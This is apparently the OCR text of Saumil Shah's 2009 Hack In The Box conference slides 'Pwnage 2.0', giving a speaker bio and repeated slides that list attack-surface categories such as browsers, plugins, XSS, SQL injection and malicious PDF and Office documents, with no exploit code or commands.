net square

secure.automate.innovate

Pwnage 2.0
How to own the world

Saumil Shah

ceo, net-square

Hack In The Box 2009 – Dubai

# who am i

```
# who am i
16:08  up  4:26, 1 user, load averages: 0.28 0.40 0.33
USER     TTY      FROM              LOGIN@  IDLE WHAT
saumil   console  -                11:43    0:05 bash
```

- Saumil Shah

  ceo, net-square solutions

  saumil@net-square.com

  instructor: "The Exploit Laboratory"

  author: "Web Hacking - Attacks and Defense"

EVERYBODY WANTS TO RULE THE WORLD

Pwnage 2.0

- The Eco System of Attacks
- It is all about NUMBERS
- How many computers can we control?
  - and what do we do with them?
- Small windows of opportunity
- How can we get control of machines very fast?

The Attack Surface

Browsers

Web Apps

Browsers


Plugins

HTML

Javascript

Google

Web apps



Browsers

HTML

Javascript


Malware

Google

SQL Injection

Web apps

XSS



Browsers

Plugins

Browser Exploits

Malware

HTML


Javascript

Google

SQL Injection

Web apps

XSS



Browsers

Plugins

Browser Exploits

Malware

PDF

Office docs

HTML


Javascript

Google

SQL Injection

Web apps

XSS



Browsers

Plugins

AntiVirus

PDF

Office docs

HTML

Javascript

Browser Exploits

Malware

Google

